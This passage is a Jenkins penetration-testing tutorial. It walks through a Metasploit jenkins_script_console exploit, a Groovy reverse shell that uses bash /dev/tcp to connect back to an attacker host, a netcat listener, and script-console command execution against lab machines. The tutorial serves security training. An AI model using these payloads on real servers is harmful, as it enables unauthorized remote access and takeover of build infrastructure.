
```
msf6 > use exploit/multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Windows
    1   Linux
    2   Unix CMD


msf6 exploit(multi/http/jenkins_script_console) > set target 1
target ⇒ 1
msf6 exploit(multi/http/jenkins_script_console) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 exploit(multi/http/jenkins_script_console) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi ⇒ /
msf6 exploit(multi/http/jenkins_script_console) > set username raj
username ⇒ raj
msf6 exploit(multi/http/jenkins_script_console) > set password 123
password ⇒ 123
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: '8a15b6a4bc20556a9d8e6a669fa3820335b5e08a313c647fd158d7f4d7a2ab87' (Jenkins-Cr
[*] 192.168.1.4:8080 - Sending Linux stager...
[*] Sending stage (3045380 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.7:4444 → 192.168.1.4:37800) at 2024-04-17 16:40:22 -040
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > sysinfo
Computer     : 192.168.1.4
OS           : Ubuntu 22.04 (Linux 6.5.0-27-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

Observe that the reverse shell has been obtained after the exploit has been successfully executed.


Exploiting Manually (Reverse Shell)

To proceed with **manual exploitation**, you need the **username** and **password** of the **Jenkins Console**. **Assuming** the attacker has already discovered the credentials through **brute forcing** or any other method, they can **log into the console successfully**.

Once logged in using the previously discovered credentials (**raj:123**) from the **auxiliary module**, you can access the **Manage Jenkins** functionality, which includes the **Script Console**.




In **Jenkins Penetration Testing**, Groovy serves as the main scripting language for defining jobs and pipelines. Groovy, being dynamic and operating on the Java Virtual Machine (JVM), seamlessly integrates with Jenkins, which is predominantly Java-based. Therefore, we are going to use the Groovy reverse shell script to obtain the reverse shell. The command for the Groovy reverse shell can be obtained from the following URL: https://www.revshells.com by selecting the Groovy script payload.



Now, using the above groovy reverse shell script in the Jenkins script console. Before running the script make sure to start the **netcat listener** at port 443 inside kali machine using the following command:

```
rlwrap nc -lnvp 443
```




Finally, the reverse shell is obtained at port 443 after running the above groovy script.

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 35060
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0  prefixlen 64  scopeid 0x0<g
        inet6 fe80::b7be:bb1b:88fa:4b1c  prefixlen 64  scopeid 0x20<link>
        inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234  prefixlen 64  scopeid 0x0<g
        ether 00:0c:29:10:98:21  txqueuelen 1000  (Ethernet)
        RX packets 2728  bytes 3332603 (3.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1048  bytes 968651 (968.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 129  bytes 11193 (11.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129  bytes 11193 (11.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


An alternate way to get the reverse shell can be by running the following script in the script console:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

Make sure to start the listener at port 443 before running the script.



Observe that the reverse shell is obtained at port 443 after the execution of the script.




Executing Shell Commands Directly

There are cases where we don't have a listener to take the reverse shell. In those cases, we can directly run the script and obtain the output of the code in the **Result** window.

The following code is used to get the output of the system commands:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Observe that after you run the script, you can see the output directly in the Result window.



You can use a similar code to get the command output in the Result window:

```
def proc = "id".execute();
def os = new StringBuffer();
proc.waitForProcessOutput(os, System.err);
println(os.toString());
```

Observe that after you run the script, you can see the output directly in the Result window.

Conclusion

In summary, **Jenkins Penetration Testing** reveals the possibility of using Jenkins servers to gain a reverse shell, emphasizing the crucial need for strong security practices. Whether due to compromised logins or no authentication at all, the vulnerability of Jenkins servers shows why we must take security seriously. It's essential for organizations to enforce strict access rules, conduct regular security checks, and promptly update systems to reduce the chances of unauthorized access and misuse.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux